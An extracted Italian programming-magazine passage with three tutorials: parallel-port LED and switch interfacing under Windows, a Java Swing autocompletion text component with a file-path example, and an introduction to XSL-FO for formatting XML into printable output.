Windows fornisce uno strato di astrazione dall'hardware per garantirne l'accesso in maniera sicura e da parte di più utenti, per questo motivo la lettura/scrittura sulle porte non può essere eseguita direttamente, ma deve essere effettuata tramite un driver. Sui sistemi Windows, infatti, ogni applicazione lavora nel cosiddetto *user mode*, condizione che permette al programma di accedere alle API del sistema operativo, ma che ne preclude l'accesso diretto all'hardware, al contrario i driver possono lavorare in kernel mode ed avere le autorizzazioni necessarie all'accesso diretto ad una periferica. Sfortunatamente la scrittura di un driver non è affatto semplice, richiede una notevole conoscenza dei meandri del sistema operativo e l'installazione del *DDK (Driver Development Kit)* che può essere richiesto direttamente alla Microsoft previo pagamento delle sole spese di spedizione. Tuttavia su internet è possibile trovare numerosi driver freeware o shareware che, una volta installati, forniscono delle semplici funzioni che accedono direttamente alle porte. Alcuni di essi forniscono anche il ben più complesso, da un punto di vista implementativo, supporto dell'interrupt. Uno dei driver più semplici da utilizzare è *PortIO driver* della Scientific Software Tools Inc. Questo driver fornisce delle semplici funzioni per l'accesso alle porte, pur non fornendo nessun supporto per l'utilizzo dell'interrupt. È sufficiente scaricare il file da *http://www.driverlinx.com* e installare il prodotto. Insieme al driver sono distribuite le librerie per Visual C++ e Visual Basic e un'applicazione dimostrativa completa di sorgenti. L'ottimo driver che useremo più avanti per questo progetto si chiama *"Universal Parallel Port"* è shareware, supporta anche l'interrupt ed è prodotto da una compagnia tedesca, la TheSycon Systemsoftware & Consulting GmbH. Può essere scaricato gratuitamente in versione demo dal sito *http://www.thesycon.de* così come altri driver che gestiscono, tra le altre, anche la porta USB. Una volta installato il pacchetto, (sotto Windows XP e analogamente per gli altri sistemi Windows) per attivare l'interrupt bisogna andare nel pannello di controllo alla voce *sistema->gestione periferiche*, cliccare col tasto destro sulla porta *LPT* ed attivare la voce *"Utilizza qualsiasi interrupt assegnato alla porta"*. Insieme al driver vengono forniti: un'applicazione con la quale è possibile da subito scrivere e leggere valori dalla porta parallela, il codice sorgente in C++ di questa applicazione, le librerie e la documentazione necessaria a scrivere i propri programmi. I driver appena descritti sono presenti anche nel CD allegato alla rivista (cartella *"/soft/codice"*), consiglio, in ogni caso, di visitare i siti delle due società sviluppatrici per eventuali versioni aggiornate dei loro software. Sulla rete sono presenti, inoltre, altri driver di diversi sviluppatori che a differenza di quelli citati offrono il supporto solo su un particolare sistema operativo o famiglia di sistemi operativi. Per una lista più esauriente di driver e di materiale relativo alla porta parallela basta conoscere un po' di inglese e fare un salto su *http://www.lvr.com/parport.htm.*

IL NOSTRO PROGETTO COMINCIA A "VEDERE LA LUCE"

Come primo tentativo di interfacciamento vedremo due semplici esempi; il primo è l'accensione di un *LED (Light Emitting Diode)*, quindi come pilotare un dispositivo collegato alla porta parallela in output, il secondo è, invece, l'operazione inversa, ovvero il rilevamento dello stato di un pulsante o interruttore collegato alla porta. Per pilotare un LED bisogna prima di tutto disporre di un connettore maschio D25 da collegare alla porta parallela, di qualche cavetto di tipo telefonico, di un comune LED e di una resistenza da almeno 120 Ohm (senza esagerare è possibile discostarsi da questo valore anche di parecchio, come è possibile vedere in Fig. 2) che limiti l'assorbimento di

Elettronica

Un telecomando
per pilotare il PC

Proteggiamo l'hardware

Per questioni di sicurezza è buona prassi collegare i propri circuiti alla porta parallela prima dell'accensione del PC, in rari casi, eventuali scintillii o contatti "incerti" potrebbero danneggiare il circuito e/o la porta stessa.

Elettronica

Un telecomando *per pilotare il PC*

Fig. 2: Circuito per il collegamento e l'accensione di un LED tramite il primo bit di output e pinout di un LED.

corrente da parte della porta. Al fine di effettuare comodamente tutte le prove che ci si propone con la propria porta parallela, il mio consiglio è quello di acquistare un cavo di prolunga che ci eviti di cercare la porta parallela ogniqualvolta vogliamo collegare il nostro circuito e, eventualmente, di una breadboard, ovvero una di quelle basette preforate tipiche da laboratorio di elettronica, sulle quali è possibile montare velocemente e senza alcuna saldatura dei circuiti di prova, il tutto con una spesa davvero irrisoria. Il circuito da realizzare è quello mostrato in Fig. 2, deve essere prestata particolare attenzione al fatto che, come mostrato in figura il LED ha due piedini di differente lunghezza che servono a diversificare l'anodo (il terminale positivo) dal catodo (quello negativo), un LED è infatti prima di tutto un diodo, cioè un componente elettronico che lascia circolare la corrente in un solo senso. Una volta realizzato e collegato questo circuito il LED potrà essere acceso o spento direttamente via software scrivendo un "1" sul bit meno significativo del primo registro (quello all'indirizzo base) della porta parallela. A tal proposito può essere utilizzato uno dei driver prima citati, anche direttamente dall'applicazione con essi fornita. Essendo la porta parallela dotata di 12 linee di output questo "luminoso" progetto è ovviamente estendibile facilmente fino a 12 LED e ci si può sbizzarrire via software in giochi di luce pilotati, ad esempio, dall'audio per realizzare un VU meter. Nessuno ci impedisce, inoltre, di sostituire i LED con delle vere e proprie lampade, in questo caso però è necessario cambiare significativamente il circuito, dal momento che, come dicevamo prima, la porta parallela non è in grado di alimentare grossi carichi, argomento questo che prescinde dai nostri scopi. Il secondo circuito è quello mostrato in Fig. 3, questo caso è tecnicamente più complesso, tuttavia il concetto che sta alla base di tale circuito è una regola fondamentale dell'elettronica digitale: un terminale scollegato rappresenta uno stato di indeterminazione che è necessario evitare. Noi abbiamo collegato un resistenza tra il pin 2 e il pin 11 (input), in questo modo quando l'interruttore (switch) è aperto il pin 11 risulta allo stato "alto" tramite il primo bit di output (che deve essere impostato "alto" via software) quando l'interruttore viene chiuso il potenziale presente sul pin 11 sarà *0 volt*, sarà quindi possibile rilevare la pressione dell'interruttore accedendo al registro di input della porta parallela *(Indirizzo Base + 1)*. Anche in questo caso, come per il primo circuito, è possibile estendere il concetto alle altre linee di ingresso e collegare altri quattro switch, non sarà necessario comunque sfruttare altri pin di output, tutti gli switch possono essere infatti collegati al pin 2 ognuno con la propria resistenza. Adesso sappiamo anche come rilevare lo stato di un "sensore" (in questo caso uno switch) dall'esterno, teoricamente il rilevamento di un qualsiasi altro tipo di sensore non si discosta molto da questo esempio.
Per il nostro progetto vedremo più avanti come collegare il ricevitore di infrarossi, il quale si comporta come un interruttore che viene premuto ogniqualvolta riceve dei segnali.

Fig. 3: Circuito per il rilevamento dello stato di un pulsante tramite l'ultimo bit di input.

Via libera alla fantasia

La creazione e l'interfacciamento di periferiche "autoprodotte" aggiunge nuovi "sensi" al nostro PC, possiamo fargli "vedere", "sentire" o "misurare", praticamente qualunque cosa. Un'applicazione molto semplice da sviluppare è, per esempio, la misurazione dei tempi di caduta dei gravi o del passaggio di un oggetto tra due punti a distanza nota, per verificare sperimentalmente le leggi della fisica. Il tutto può essere realizzato attraverso due semplici interruttori che segnalano i passaggi dell'oggetto. Sfruttando i "performance counter" di sistema è possibile ottenere, inoltre, misurazioni molto accurate anche sotto l'ordine dei millisecondi.

CONCLUSIONI

In questo articolo abbiamo visto sufficientemente in dettaglio la maggior parte degli aspetti legati all'hardware nei problemi di interfacciamento con la porta parallela, in effetti non c'è molto di più da sapere per progettare la propria periferica di acquisizione dati dall'esterno o di comando di "attuatori" quali motori, servocomandi etc..
Nel prossimo articolo concentreremo invece l'attenzione sul progetto che ci siamo proposti sin dall'inizio, ovvero la ricezione e l'interpretazione dei segnali provenienti da un comune telecomando a infrarossi. Vedremo come montare il sensore e ci occuperemo in dettaglio di tutti gli aspetti software che, come osserveremo, richiamano anche alcuni concetti fondamentali di programmazione multithread.
Spero di avere stimolato la vostra curiosità, non mi resta che salutarvi e darvi l'appuntamento al prossimo mese.

Amedeo Margarese

Swing: nuove funzioni per l'interfaccia

L'intellisense nelle tue applicazioni

Sistema

In quest'articolo vedremo come realizzare un componente di testo swing che permetta l'autocompletamento del codice. Un po' come avviene nei più moderni IDE di programmazione.

Una svolta importante nell'evoluzione dei tool di sviluppo Java è stata senza dubbio l'introduzione dell'autocompletamento del codice. Infatti in un editor Java che incorpori questa tecnologia, è possibile, ad esempio, allorché si digita il punto dopo il nome di un oggetto, vedere i relativi campi e metodi, selezionarli e fare in modo che il codice sia automaticamente scritto (Fig. 1).





Fig. 1: **L'autocompletamento in azione in Eclipse per MacOs X.**

I vantaggi sono evidenti (evitare di leggere continuamente le API e la documentazione, riduzione drastica di errori di battitura) ed è difficile pensare oggi di poter sviluppare in Java senza questo aiuto (anche se purtroppo esistono, anche ambienti produttivi dove il tool di sviluppo Java è un semplice editor di testo come Ultraedit). Alcuni programmatori, come il sottoscritto, hanno cominciato a pensare che non sarebbe stato male includere una tecnologia simile (eventualmente semplificata e più generale) all'interno delle loro applicazioni, in contesti non strettamente legati alla stesura di codice Java.
In questo articolo daremo inizialmente una definizione di autocompletamento, presenteremo l'implementazione di un componente di testo *swing* che permetta l'autocompletamento e infine mostreremo un esempio di utilizzo di questo componente per scrivere percorsi di file (path).
In sostanza potrete usare questo componente, ad esempio, per facilitare la scrittura di query SQL (mostrando a seguito della digitazione del punto dopo il nome della tabella, l'elenco dei relativi campi), di indirizzi internet, di codice di linguaggi script e per quanto altro possa venirvi in mente.

DEFINIAMO L'AUTOCOMPLETAMENTO

Per autocompletamento intendiamo il seguente comportamento: durante la digitazione in un campo di testo, alla digitazione di un carattere chiave (di attivazione), compare una finestra di popup che, a seconda della parola che si trova a sinistra del carattere di attivazione, presenta una serie di valori selezionabili. La finestra compare solo se ci sono valori selezionabili (cioè se la lista di valori associata alla stringa a sinistra del carattere di attivazione non è vuota, quindi, sintatticamente parlando, se tale stringa è corretta).
A questo punto l'utente può:

- Selezionare con un click del mouse la voce che gli interessa.
- Selezionare spostandosi con i tasti cursore una voce del menu e accettarla con un invio.
- Continuare a scrivere e se i caratteri che sta digitando sono parte di una voce della lista, questa voce viene selezionata ed eventualmente accettata con un invio.
- Premere un tasto di uscita (normalmente ESC) e nascondere la finestra di popup e continuare a scrivere senza l'aiuto dell'autocompletamento.

Nei primi tre casi la voce selezionata verrà scritta nella finestra di testo a destra del carattere di attivazione e viene nascosta la finestra di popup.
Vediamo ora come poter implementare un compo-

File sul CD
\soft\codice\AutoComplete.zip

File sul Web
www.itportal.it/ioprog71/AutoComplete.zip

Requisiti
Gli esempi di questo articolo sono stati testati con la seguente configurazione

- PC: PIII 800MHz, 128Mb RAM
- Sistema Operativo: Windows 2000 Pro SP3.

Sistema

L'intellisense *nelle tue applicazioni*

Separatore di file e di path

Nei sistemi Windows i file sono separati dal carattere di backslash (\) e i path dal punto e virgola (;), mentre nei sistemi Unix-like (Linux, MacOsX) i file sono separati dal carattere slash (/) e i path dai due punti (:).

Eclipse

Eclipse è un tool di sviluppo Open-Source scritto in Java molto potente e versatile disponibile per tutt le piattaforme che incorpora l'autocompletamento. E' scaricabile all'indirizzo www.eclipse.org.

nente di questo tipo in Java.

SCRIVIAMO IL COMPONENTE

Per poter il componente *TextPaneAutoCompletion* abbiamo bisogno di poter specificare le seguenti proprietà:

- **carattere di attivazione**. E' il carattere che attiva la finestra di popup con la lista di scelte. Per l'autocompletamento di codice Java questo carattere è il punto ('.'). Potrebbe essere un altro carattere se lavoriamo in altri contesti (nell'esempio di un autocompletamento per la scrittura di percorsi di file sarà il separatore di file, variabile a seconda del sistema operativo);

- **insieme di caratteri che devono essere interpretati come separatori di parole**. E' importante definire questo insieme perché in questo modo possiamo identificare quale stringa a destra del carattere di attivazione deve essere considerata per generare la lista di scelta. Nel caso di codice Java, ad esempio, non devono essere inclusi tra questi separatori il '.', le parentesi tonde, le parentesi quadre, mentre lo devono essere altri caratteri come le parentesi graffe, lo spazio, la virgola, il punto e virgola, ecc. In generale questo insieme dipende dal contesto per il quale stiamo scrivendo l'autocompletamento e quindi un componente generale deve permettere al programmatore di impostare tale insieme.

Non abbiamo ancora parlato di come fornire la lista dei valori di scelta a partire dalla parola identificata a sinistra del carattere di attivazione. Ovviamente la creazione di questa lista dipende esclusivamente dal contesto in cui stiamo applicando l'autocompletamento. Se si tratta di codice Java, si deve valutare la classe dell'oggetto risultante dall'espressione e presentare i campi e i metodi di quella classe. Nel caso di codice SQL, la lista presenta i campi della tabella identificata a sinistra del carattere di attivazione. L'implementazione della creazione della lista dei valori deve essere quindi lasciata al programmatore che userà il nostro componente, fornendogli la definizione del metodo (mediante un'interfaccia) che poi dovrà scrivere lui stesso. Riepilogando, il nostro pacchetto dell'autocompletamento comprende solamente due elementi:

- la classe **TextPaneAutoCompletion**, sottoclasse di *JTextPane*, che definisce il componente di testo con le caratteristiche sopra descritte. All'interno di *TextPaneAutoCompletion* è presente l'inner class *PopupWindow*, (una *JWindow* un po' particolare), adibita alla presentazione della lista di valori selezionabili

- l'interfaccia **AutoCompletionModel**, che definisce un solo metodo *(getWordList)* che, data una stringa, restituisce una lista di stringhe. Il programmatore dovrà implementare questo metodo per definire la logica dell'autocompletamento.

La **TextPaneAutoCompletion** si aspetta nel suo costruttore un oggetto di una classe che implementa l'interfaccia *AutoCompletionModel*. In questo modo infatti, al momento della pressione del carattere di attivazione, tramite il metodo *getWordList* dell'*AutoCompletionModel* si ottiene la lista di stringhe da visualizzare nella finestra di popup. Analizziamo ora la classe *TextPaneAutoCompletion*, per vedere la soluzione, adottate in relazione i problemi più importanti.

CHI HA IL FOCUS?

Un problema di non facile soluzione nella creazione del nostro componente, è la situazione anomala che si crea quando appare la finestra di popup per la scelta di un valore dalla lista. Quale componente ha il focus in questo momento? Quale componente gestisce gli eventi della tastiera? Il *JTextPane* o la *JWindow*? Noi vogliamo che spostandoci con il cursore, possiamo selezionare le voci e accettarle premendo invio, ma vogliamo anche poter continuare a scrivere. Come si può fare?
La prima soluzione che viene in mente è quella di lasciare il focus alla finestra di testo (dando, però, il primo piano alla *JWindow*) e attivare dei listener per alcuni tasti (cursore su, cursore giù, invio, esc) in modo da agire sulla *popupWindow*. Ma non è sufficiente. Così facendo infatti possiamo intercettare la pressione del tasto cursore giù e spostare la selezione della lista sull'elemento successivo ma, avendo il *JTextPane* ancora il focus, non possiamo impedire che il cursore si sposti. Come fare allora?
La risposta è nell'utilizzo delle *KeyMap*. Una *KeyMap* è, in poche parole, la mappatura fra il tasto premuto e l'azione da eseguire. I componenti di testo *Swing* hanno una struttura ad albero per gestire le *KeyMap*. Se non specificata, tutti utilizzano la *DEFAULT_KEYMAP*. Quello che dobbiamo fare noi è definire una nuova *KeyMap* "figlia" di quella di default che "sovrascriva" solo il comportamento di alcuni tasti. La creazione di una nuova KeyMap è definita nel seguente metodo:

```
private void addPopupKeyMap()
{
  originalKeyMap = getKeymap();
  popupKeyMap = addKeymap("popupBindigs",
                                    originalKeyMap);
  Action action = new PopupScrollAction(1);
  KeyStroke key = KeyStroke.getKeyStroke
                            (KeyEvent.VK_DOWN, 0);
  popupKeyMap.addActionForKeyStroke(key, action);
  action = new PopupScrollAction(-1);
  key = KeyStroke.getKeyStroke(KeyEvent.VK_UP, 0);
  popupKeyMap.addActionForKeyStroke(key, action);
  action = new PopupScrollAction(-5);
  key = KeyStroke.getKeyStroke(KeyEvent.VK_PAGE_UP, 0);
```

```
    popupKeyMap.addActionForKeyStroke(key, action);
    action = new PopupScrollAction(5);
    key = KeyStroke.getKeyStroke
                          (KeyEvent.VK_PAGE_DOWN, 0);
    popupKeyMap.addActionForKeyStroke(key, action);
    action = new PopupCopyTextAction();
    key = KeyStroke.getKeyStroke(KeyEvent.VK_ENTER, 0);
    popupKeyMap.addActionForKeyStroke(key, action);
    action = new PopupCloseAction();
    key = KeyStroke.getKeyStroke(KeyEvent.VK_ESCAPE, 0);
    popupKeyMap.addActionForKeyStroke(key, action);
}
```

Analizziamo il codice. Nella variabile *originalKeyMap* andiamo a memorizzare la *KeyMap* di default della *JTextPane*. Creiamo la nostra *KeyMap popupKeyMap*, come "figlia" di *originalKeyMap* e la aggiungiamo all'albero gerarchico delle *KeyMap* della *JTextPane*. Fin qui la nostra *KeyMap* è in tutto e per tutto uguale a quella di default. Dobbiamo specificare ora quale coppia tasto-azione vogliamo sovrascrivere. Per ogni coppia, dobbiamo creare un'azione. In *TextPaneAutoCompletion* ci sono tre inner class che implementano l'interfaccia *AbstractAction*, una per lo spostamento della selezione nella lista *(PopupScrollAction)*, una per la copia del testo selezionato della lista nella finestra di testo *(PopupCopyAction)*, una per la chiusura della popupWindow *(PopupCloseAction)*.
Ad esempio, per assegnare l'azione di spostamento in basso di una posizione della lista delle voci, si procede in tre passi:

- creazione dell'azione corrispondente. In questo caso di una *PopupScrollAction(-1)*
- ottenimento della *KeyStroke* (oggetto che rappresenta l'azione della pressione di un tasto della tastiera) corrispondente al carattere *KeyEvent.VK_DOWN* (cursore giù) senza modificatori (come *SHIFT, CTRL*, etc.)
- aggiunta della coppia di oggetti ottenuti nei punti precedenti nella KeyMap *popupKeyMap.*

In questo modo siamo sicuri che, quando la *popupKeyMap* è attiva per questo componente, alla pressione del tasto cursore giù, verrà eseguita l'azione specificata (lo spostamento della selezione della lista e non invece lo spostamento in basso nel cursore nella finestra di testo). Questa operazione va ripetuta per tutti i tasti che vogliamo associare ad una azione diversa da quella di default.
Una volta creata, la *popupKeyMap* viene attivata solo quando viene visualizzata la *popupWindow*:

```
private void showPopup(String word, int pos)
{
        ...
        setKeymap(popupKeyMap);
        ...
}
```

Alla chiusura della finestra di popup, viene ristabilita la KeyMap originale:

```
private void remap()
{
    ...
    setKeymap(originalKeyMap);
}
```

Vediamo ora come utilizzare il *TextPaneAutoCompletion* in un esempio pratico.

COMPLETARE I PERCORSI

Come esempio pratico, applichiamo il nostro componente di autocompletamento per scrivere percorsi di file. Possiamo cominciare scrivendo il modello dell'autocompletamento, la classe che implementa l'interfaccia *AutoCompletionModel*, che chiamamo *PathCompletionModel*:

```
public class PathCompletionModel
    implements AutoCompletionModel {

    public List getWordList(String word) {

        String path = word.trim();

        File f = new File(path);

        if(f.exists() && f.isDirectory())
            return Arrays.asList(f.list());
        else
            return new ArrayList();
    }
```

Il metodo *getWordList* deve restituire una lista di voci da visualizzare nella finestra di popup. In questo esempio la variabile *word* passata al metodo è interpretata come un *path*. Creiamo un oggetto file partendo dal *path*. Se questo file esiste (*path* corretto ed esistente) e se è una directory, restituiamo l'elenco dei file presenti nella directory, in tutti gli altri casi restituiamo una lista vuota, facendo così in modo che non venga visualizzata la finestra di popup. Scriviamo ora il codice che contiene il componente *TextPaneAutoCompletion*. Si tratta di una classe che contiene solo il metodo *main*. Effettivamente l'esempio poteva consistere in una sola classe, ma abbiamo preferito separare la logica del modello dall'applicazione, anche se veramente in piccolo),

```
public class PathCompletion
{
 public static void main(String args[])
 {
    JFrame f = new JFrame("Path Completion");
```

Sistema

L'intellisense *nelle tue applicazioni*

Mac Os X e Java

Mac Os X è recentemente diventato una tra le più complete piattaforme di sviluppo Java. Tuttavia essendo la sua distribuzione dell'ambiente Java non Sun, ma Apple, in alcune circostanze, i comportamenti di alcuni metodi non sono uguali. Uno di questi è il metodo getCaretPosition() di una Jtext-Component. Nel codice è presente un piccolo workaround ad-hoc per Mac Os X per ovviare a questa differenza.

Sistema

L'intellisense *nelle tue applicazioni*

```
        TextPaneAutoCompletion textAuto =
                        new TextPaneAutoCompletion(new
                                PathCompletionModel());
        textAuto.setActivationKeyChar(File.separatorChar);
        char seps[] = { '\t', '\n' , File.pathSeparatorChar };
                // Non includiamo spazi, in quanto possibili
                                        caratteri in un file
        textAuto.setSeparators(seps);
        f.getContentPane().add("Center", new
                                JScrollPane(textAuto));
        f.getContentPane().add( "North",
                        new JLabel("File Separator: "+
                                File.separatorChar+ " - "+
                        System.getProperty("os.name")));
        f.setSize(400, 400);
        f.setVisible(true);
    }
}
```

Per prima cosa instanziamo un oggetto di tipo *JFrame*, che conterrà la nostra finestra di testo. Creiamo una *TextPaneAutoCompletion* passando come parametro al costruttore una nuova istanza di *PathCompletionModel*, il modello di autocompletamento di path definito sopra. Ora dobbiamo impostare le regole fondamentali per la finestra di testo.
Innanzi tutto dobbiamo impostare il carattere di attivazione, che in questo caso è il separatore di file, che prendiamo dal campo statico *separatorChar* della classe *File*. Successivamente dobbiamo impostare l'insieme di caratteri che definiscono la seprazione tra path. Definiamo dunque un array di caratteri in cui includiamo il *newline*, il tab (non lo spazio perché può essere parte di un nome di file) e il separatore di path che prendiamo dal campo statico *pathSeparatorChar* della classe *File*. Aggiungiamo al frame la *TextPaneAutoCompletion* al centro e una *JLabel* che indica il separatore di file e il sistema operativo che stiamo utilizzando in cima. Infine dimensioniamo il frame e lo rendiamo visibile. Possiamo ora eseguire l'applicazione. Comparirà un frame con una finestra di testo.
Se iniziamo a digitare un path, premendo il tasto corrispondente al carattere separatore di file, possiamo ottenere, a seconda del sistema operativo che stiamo usando, qualcosa di simile alla Fig.2, se usiamo un sistema Win32 (nella fattispecie Windows 98) o alla Fig.3, se usiamo un Unix-like (nello specifico Mac Os X). A questo punto possiamo giocare un po' con l'esempio, per provare le funzionalità che abbiamo descritto nell'articolo e vedere il comportamento del nostro componente.

Fig. 2: L'esempio dell'autocompletamento di path in esecuzione su Windows 98.





Fig. 3: L'esempio dell'autocompletamento di path in esecuzione su Mac Os X.

CONCLUSIONI

In questo articolo abbiamo visto come l'autocompletamento possa essere una funzionalità utile anche al di fuori dei tool di sviluppo Java. Abbiamo mostrato l'implementazione di un componente di testo (*TextPaneAutoCompletion*) che permette l'autocompletamento in diversi contesti definibili dal programmatore. Infine abbiamo scritto il codice per un piccolo esempio di un applicazione che utilizza l'autocompletamento per specificare percorsi di file.





Fig. 4: Il componente dell'autocompletamento in azione in un programma per la scrittura di query SQL.

Oltre all'esempio mostrato, in Fig.4 è mostrato il componente in azione in un programma per la scrittura di query SQL, come ulteriore prova dell'utilizzo di questo componente.

Marcello Valeri

Software di esempio

Il codice sorgente del componente dell'autocompletamento, così come quello dell'esempio sono presenti sul CD. I file dell'esempio (*PathCompletion.java* e *PathCompletionModel*) sono nel default package, mentre i file del componente (*TextPaneAutoCompletion* e *AutoCompletionModel*) sono nel package *com.autocompletion*.

Sistema

Formattazione di documenti XML

Da XML a PDF, DOC, RTF, TXT

In quest'articolo verrà descritto come stampare in maniera rapida e indolore i vostri documenti XML utilizzando una "terrific technology..." chiamata XSL-FO!

File sul Web
www.itportal.it/ioprog71/xsl-fo.zip

Bene cari programmatori eccoci nuovamente alle prese con le nostre stampe. Stampare è un po' come un'arte e come tale presenta molte forme, colori e sfaccettature diverse, l'arduo compito di noi programmatori è proprio quello di saper utilizzare magistralmente la giusta forma unita al giusto colore! Dopo questa breve parafrasi introduttiva, mi raccomando non precipitatevi a comprare tavolozza e colori bensì sedetevi comodi e preparatevi a scoprire come stampare un documento XML utilizzando XSL-FO. Nell'era delle tecnologie con la "X…": XML, XSL, XSLT (e tutte le varie combinazioni sono valide!) è doveroso conoscere una " tecnica " di stampa che onora la grande "X…": XSL-FO.

COS'È XSL-FO?

Extensible Stylesheet Language Formatting Object (XSL-FO). Ora che siamo in possesso di una definizione tanto lunga, tanto bella, nonché tanto incomprensibile, cerchiamo di scomporla e di analizzarla per comprenderne il significato. La prima domanda che ci poniamo è sicuramente: *"Cos'è uno Stylesheet ?"*. Uno *stylesheet* (foglio di stile) utilizza il linguaggio di trasformazione XSL per trasformare un documento XML con una dato vocabolario (semantico) in un nuovo documento XML (sempre XML) che utilizza il vocabolario XSL-FO (dalla presentazione si passa quindi ad un insieme di tag XML/XSL che hanno una semantica di presentazione). Ora che sappiamo il significato di Stylesheet, proseguiamo con la scomposizione:

- **Stylesheet Language(XSL)** fornisce lo "strumento" per produrre stampe di buona qualità partendo da un documento XML gia esistente.
- **XSL** descrive come utilizzare l'*XSL Trasformations (XSLT)* per generare il documento *XSL-FO* che rappresenterà il vero e proprio layout della pagina che si vuole stampare.
- **Formatting Object(FO)** descrive come le informazioni sono "formattate" all'interno delle pagina che si vuole stampare. Per esempio, il nome va stampato in altro a destra, il cognome in basso a sinistra, ecc..

Ricapitoliamo: utilizzando *XSL*, possiamo creare delle stampe di un generico documento XML. Utilizzando *XSL-FO*, possiamo specificare come le informazioni (contenute nel documento XML) devono "apparire" nella pagina che intendiamo stampare.
Più in dettaglio, possiamo specificare:

- Il layout della pagina;
- La size della pagina;
- Headers e Footer;
- Margini;
- Numero di pagina;
- Si può anche prevedere una formattazione diversa per ogni frammento di documento, per esempio: il titolo è centrato ed è scritto in bold.

PERCHÉ UTILIZZARE XSL-FO

Dopo tante definizioni e paroloni, sicuramente la prima domanda che ci poniamo è: *"Quando l'utilizzo di XSL-FO rappresenta la scelta giusta?"*. Il "beneficio primario" sta nel fatto che *XSL-FO* riconosce XML come linguaggio, questo consente di utilizzare i numerosi tools associati ad XML. Vi assicuro che non sono pochi. Il documento XML da stampare è gia noto per un determinato schema (*DTD*), generalmente questo schema cambia "lentamente", lo Stylesheet va mantenuto allineato con questi cambiamenti. *XSL-FO* prende come input un documento XML e ne produce una stampa disponibile nei più comuni formati come: PDF e PostScript. Il formato del documento è facilmente "ripro-

Sistema

XML: *stampare con XSL-FO*





Fig. 1: Processo di trasformazione di un documento XML mediante XSL-FO.

ducibile" grazie ai tanti tag che possiamo specificare all'interno del nostro documento XSL-FO. I layout che si possono creare utilizzando opportunamente i tag sopra citati, possono raggiungere una precisione e una "bellezze grafica" a prova d'artista… E ricordiamoci che non abbiamo bisogno di tele e colori!

SOFTWARE NECESSARI PER LO SVILUPPO

Per lo sviluppo delle pagine XML, XSL-FO.. potete utlizzare qualunque editor testuale, consigliamo di utilizzare XMLSPY (*http://www.xmlspy.com/download_spy_enterprise.html*). Per utilizzare XSL:FO (*Formatting Objects*) è necessario installare un: "FO processing engine", a tal proposito suggeriamo Apache FOP perfettamente compatibile con XMLSPY e scaricabile dal: *http://www.xmlspy.com/components_processors .html*. Armati di software e buoni propositi, molto di voi sicuramente cominceranno a chiedersi: *"Ma in che strana forma/stato si presenta questo XSL-FO?!"*. Di seguito riportiamo un piccolo esempio di un documento *XSL-FO:*

```
<?xml version="1.0" encoding="UTF-8"?>
```

Si tratta di una semplice dichiarazione XML, tra l'altro obbligatoria visto che XSL FO appartiene proprio alla famiglia di documenti XML.

```
<fo:root xmlns:fo="http://www.w3.org/1999/XSL/Format">
```

- **Root Element**. E' un attributo obbligatorio che definisce l'XSL *Formatting Objects namespace*.

```
<fo:layout-master-set>
<fo:simple-page-master master-name="stampa-nome">
<fo:region-body region-name="xsl-region-body"
                                        margin="0.7in"/>
<fo:region-before region-name="xsl-region-before"/>
<fo:region-after region-name="xsl-region-before"/>
</fo:simple-page-master>
</fo:layout-master-set>
```

- **Layout master set**. E' un elemento che contiene sia le dichiarazione della page master sia le dichiarazioni della altre pagine che compongono il documento. Tipicamente in questo contesto vengono definiti sia i layout delle singole pagine, sia la sequenza di queste. Nel nostro codice, viene definita una semplice page master chiamata: *"stampa-nome"*, e al suo interno vengono definite 3 aree specifiche: *region-before, region-after, region-body.* Queste tre aree possono essere viste come: header, footer e page-content della pagina. In virtù della suddivisione effettuata é facile specificare cosa si desidera porre nella diverse sezioni della pagina.

```
<fo:page-sequence master-reference="stampa-nome">
```

- **Page sequence.** Nel documento le pagine sono raggruppate in sequenze. L'attributo *master-reference*, definisce quale layout (tra quelli definiti) utilizzare. In sostanza si occupa di determinare quando e quale page master utilizzare.

```
<fo:flow flow-name="xsl-region-body">
```

- **Flow.** Rappresenta l'oggetto contenitore di tutti i "testi" contenuti nel documento. Tutto quello contenuto nel flow, viene "formattato" nelle pagine generate, rispettando le aree specificate. Il *flow-name* determina una particolare regione della pagina, che nel nostro esempio corrisponde alla *body region*.

```
<fo:block>Valentina Muraglia..</fo:block>
```

- **Block.** Questo oggetto rappresenta approssimativamente il DIV del linguaggio HTML, tipicamente include paragrafi e testi. Nel nostro contesto contiene il nome e cognome dell'autore di questo articolo! Il sui utilizzo è fondamentale, poiché il testo non può essere inserito direttamente nel flow.

```
</fo:flow>
</fo:page-sequence>
</fo:root>
```

Non ci crederete, ma tutte queste linee di codice non fanno altro che stampare il nome Valentina Muraglia nella body region. Il primo esercizio consiste nel ripetere l'operazione con il vostro nome… Come avrete notato, un documento XSL-FO, è costituito fondamentalmente da una lunga sequenza di elementi, ognuno di questi a sua volta può avere un gran numero di attributi. Ai fini di una corretta programmazione, è importante conoscere gli elementi fondamentali che possono comporre un documento XSL-FO.
Vi anticipo, che questi sono tantissimi e che non basterebbero cento articoli per descriverli tutti, alcuni li abbiamo gia visti nel primo esempio, altri (i più importanti e i più utili soprattutto) ci accingiamo a scoprirli insieme:

- **Element block.** Può includere paragrafi e testi.

Documenti Well-Formed

E' bene ricordare che un documento XML prima di essere stampato deve rispettare la grammatica definita nel suo DTD (se ne possiede uno), ovvero deve essere etichettato come un file XML well-formed.

```
<fo:block font-family="Times" font-size="14pt"
font-style="italic"
line-height="1.5" text-align="left"
border-color="black" border-style="solid" border-
                                    width="thick"
padding="1cm 3cm" padding-bottom="18pt"
background-color="red" background-image=
                                 "url('foto.jpg')">
  Napoleone Bonaparte
</fo:block>
```

Napoleone Bonaparte

Fig. 2: Output del documento XML appena esaminato.

L'output del documento appena descritto è ben visibile in Fig 2. Il codice stampa il nome di *Napoleone Bonaparte* e in aggiunta ne specifica alcuni particolari attributi:

- **font-family="Times".** Specifica un determinato font.
- **font-size="14pt".** Definisce la dimensione del font.
